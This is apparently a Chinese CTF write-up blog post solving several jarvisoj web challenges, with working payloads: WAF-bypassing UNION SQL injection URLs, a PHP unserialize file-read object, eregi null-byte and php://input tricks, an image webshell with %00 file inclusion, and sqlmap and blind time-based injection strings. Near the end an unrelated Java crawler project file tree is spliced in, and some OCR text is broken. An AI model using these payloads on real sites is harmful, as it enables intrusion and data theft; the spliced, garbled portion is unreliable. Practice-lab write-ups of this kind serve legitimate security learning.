jarvisoj WEB +MISC writeup

原创

Ni9htMar3 于 2016-12-26 22:16:57 发布 6786 收藏

分类专栏： WriteUp 文章标签： writeup web

本文链接：https://blog.csdn.net/Ni9htMar3/article/details/53889882

版权

WriteUp 专栏收录该内容


17 篇文章 0 订阅

订阅专栏

WEB


PORT 51

打开后发现需要利用**51**端口进行访问呢



Please use port 51 to visit this site.

直接利用**curl**命令访问即可



```
root@Ni9htMar3:~# curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Yeah!! Here's your flag:PCTF{M45t3r_oF_CuRl}</h3>
</body>
</html>
```

命令用法

> curl –local-port 51 http://xx

`flag: PCTF{M45t3r_oF_CuRl}`

Login

打开后是一个输入框，随便输入，尝试抓包，得到**hint** `Hint: "select * from `admin` where password='".md5($pass,true)."'"`


直接百度，得到一个博客
直接输入字符串**ffifdyop**得到**flag**

LOCALHOST

看来需要`localhost access only!!`直接利用**Modify Headers**直接加上`X-Forwarded-For: 127.0.0.1`即可

神盾局的秘密

打开是一张图片，直接抓包



```
GET / HTTP/1.1
Host: web.jarvisoj.com:32768
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b2975
3170a0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Wed, 05 Apr 2017 09:05:29 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.21
Content-Length: 59
Connection: close
Content-Type: text/html; charset=UTF-8

<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

会发现有个base64编码的地址，猜测这是利用base64访问任意文件
访问`showimg.php`

```
<?php
    $f = $_GET['img'];
    if (!empty($f)) {
        $f = base64_decode($f);
        if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
        && stripos($f,'pctf')===FALSE) {
            readfile($f);
        } else {
            echo "File not found!";
        }
    }
?>
```

访问`index.php`

```
<?php
    require_once('shield.php');
    $x = new Shield();
    isset($_GET['class']) && $g = $_GET['class'];
    if (!empty($g)) {
        $x = unserialize($g);
    }
    echo $x->readfile();
?>
```

查看`shield.php`

```
<?php
    //flag is in pctf.php
    class Shield {
        public $file;
        function __construct($filename = '') {
            $this -> file = $filename;
        }

        function readfile() {
            if (!empty($this->file) && stripos($this->file,'..')===FALSE
            && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
                return @file_get_contents($this->file);
            }
        }
    }
?>
```

看到源码可以知道这是一个序列化的漏洞，直接按照格式生成一个，payload

```
<?php
    class Shield {
        public $file;
        function __construct($filename = '') {
            $this -> file = $filename;
        }
    }
    $a = new Shield();
    $a->file = "pctf.php";
    echo serialize($a);
?>
```

得到

```
O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```

flag


```
<?php
    //Ture Flag : PCTF{W3lcome_To_Shi3ld_secret_Ar3a}
    //Fake flag:
    echo "FLAG: PCTF{I_4m_not_fl4g}"
?>
```

IN a mess

查看源码得到提示`index.phps`,访问得

```
?php

error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
    header('Location: index.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'Hahahahahaha';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and
{
    require("flag.txt");
}
else
{
    print "work harder!harder!harder!";
}
?>
```

因为`eregi`遇%00截断，所以构造`b=%0011111`
根据弱类型比较可构造`id=0a`
比较复杂的就是a的构造，需要a为一个文件，且内容为`1112 is a nice lab!`，经过百度，可以将此保存`1.txt`在自己的服务器上，然后根据`10进制ip`绕过.，另一个就是利用伪协议绕过
完整**payload**



http://web.jarvisoj.com:32780/index.php?id=0a&a=php://input&b=%0011111


☑ Enable Post data ☐ Enable Referrer

Post data

1112 is a nice lab!

Come ON!!! {/^HT2mCpcvOLf}


得到`^HT2mCpcvOLf`似乎是地址，访问却啥也没有，但后面补全了`id`，猜测sql注入
试了试，的确有waf防御
过滤了空格等，但像关键字值过滤一次，所以可以双写绕过
共有3列，显示位为第三列


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
http://blog.csdn.net/Ni9htMar3

```
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=-1/*1*/ununionion/*1*/selselectect/*1*/1,2,3#
```

```
3
```


表名content


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
http://blog.csdn.net/Ni9htMar3

```
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=-1/*1*/ununionion/*1*/selselectect/*1*/1,2,table_name/*1*/frfromom/*1*/information_schema.tables/*1*/where/*1*/table_schema=database()#
```

```
content
```


列名id、context、title


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
http://blog.csdn.net/Ni9htMar3

```
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=-1/*1*/ununionion/*1*/selselectect/*1*/1,2,group_concat(column_name)/*1*/frfromom/*1*/information_schema.columns/*1*/where/*1*/table_name=0x636f6e74656e74#
```

```
id,context,title
```

得到flag


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
http://blog.csdn.net/Ni9htMar3

```
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=-1/*1*/ununionion/*1*/selselectect/*1*/1,2,group_concat(id,context,title)/*1*/frfromom/*1*/content#
```


```
1PCTF{Fin4lly_U_got_i7_C0ngRatulation5}hi666
```

Easy Gallery

打开后测试一下，发现是一道上传图片的题，并且极有可能是文件包含，地址很像

> http://web.jarvisoj.com:32785/index.php?page=submit

先随便上传一个照片


Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
edjpgcom...
edjpgcom...
拖
test.jpg
readme.txt
OK
Cancel


http://web.jarvisoj.com:32785/uploads/1492048474.jpg

edjpgcom v0.4 - D:\edjpgcom\test.jpg

☑ Delete backup?


插入你的小马

发现访问照片的地址是`uploads`，再联想文件包含，这是开始构造一句话木马
这里为了方便我直接利用`edjpgcom`工具构造
当尝试上传一个图片马的时候，出现警告




Warning: fopen(uploads/1492049439.jpg.php): failed to open stream: No such file or directory in **/opt/lampp/htdocs/index.php** on line **24**
No such file!

需要用`%00`截断一下



You should not do this!

结果被阻止啦，看来不能行使`<?php ?>`形式，直接用`<script language="php">phpinfo();</script>`
出现**flag**



```
http://web.jarvisoj.com:32785/index.php?page=uploads/1492049829.jpg%00
```


□ Enable Post data
□ Enable Referrer
禁用▾ Cookies▾ CSS▾ 表单▾ 图片▾ 网页信息▾ 其他功能▾ 标记▾ 缩放▾ 工具▾
ISCC
Home
Submit
View

CTF{upl0ad_sh0uld_n07_b3_a110wed}

Simple Injection

方法一

打开后尝试用**AWVS**扫描，发现***username***有一个注入点



This vulnerability affects /login.php.

Discovered by: Scripting (Blind_Sql_Injection.script).


Attack details

URL encoded POST input username was set to if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:


- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR"*/ => **9.031 s**
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => **6.032 s**
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => **3.031 s**
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ => **0.047 s**
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ => **0.031 s**
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ => **0.047 s**
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/ => **0.032 s**
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => **6.047 s**
- if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate()
(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))

尝试用***sqlmap***去跑，直接用`sqlmap.py -u http://web.jarvisoj.com:32787/login.php`
发现有错，无奈只能在本地运行
`sqlmap.py -r D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550\text.txt`



```
SimpleSipderDemo_V3
  src
    com.tsj.simple.control
      SystemControler.java
    com.tsj.simple.enumeration
      TaskLevel.java
    com.tsj.simple.iface.crawl
      ICrawler.java
    com.tsj.simple.impl.crawl
      HttpClientCrawlerImpl.java
      HttpUrlConnectionCrawlerImpl.java
      SocketCrawlerImpl.java
    com.tsj.simple.manager
      CrawlerManager.java
      WangYiDaiCrawlManager.java
    com.tsj.simple.pojos
      CrawlResultPojo.java
      UrlPojo.java
    com.tsj.simple.utils
      IOUtil.java
        IOUtil
      JsonOperatorUtil.java
        JsonOperatorUtil
  test
```

然后直接利用sqlmap命令注入
`sqlmap.py -r D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550\text.txt -p username --tamper=space2comment --dump --batch`



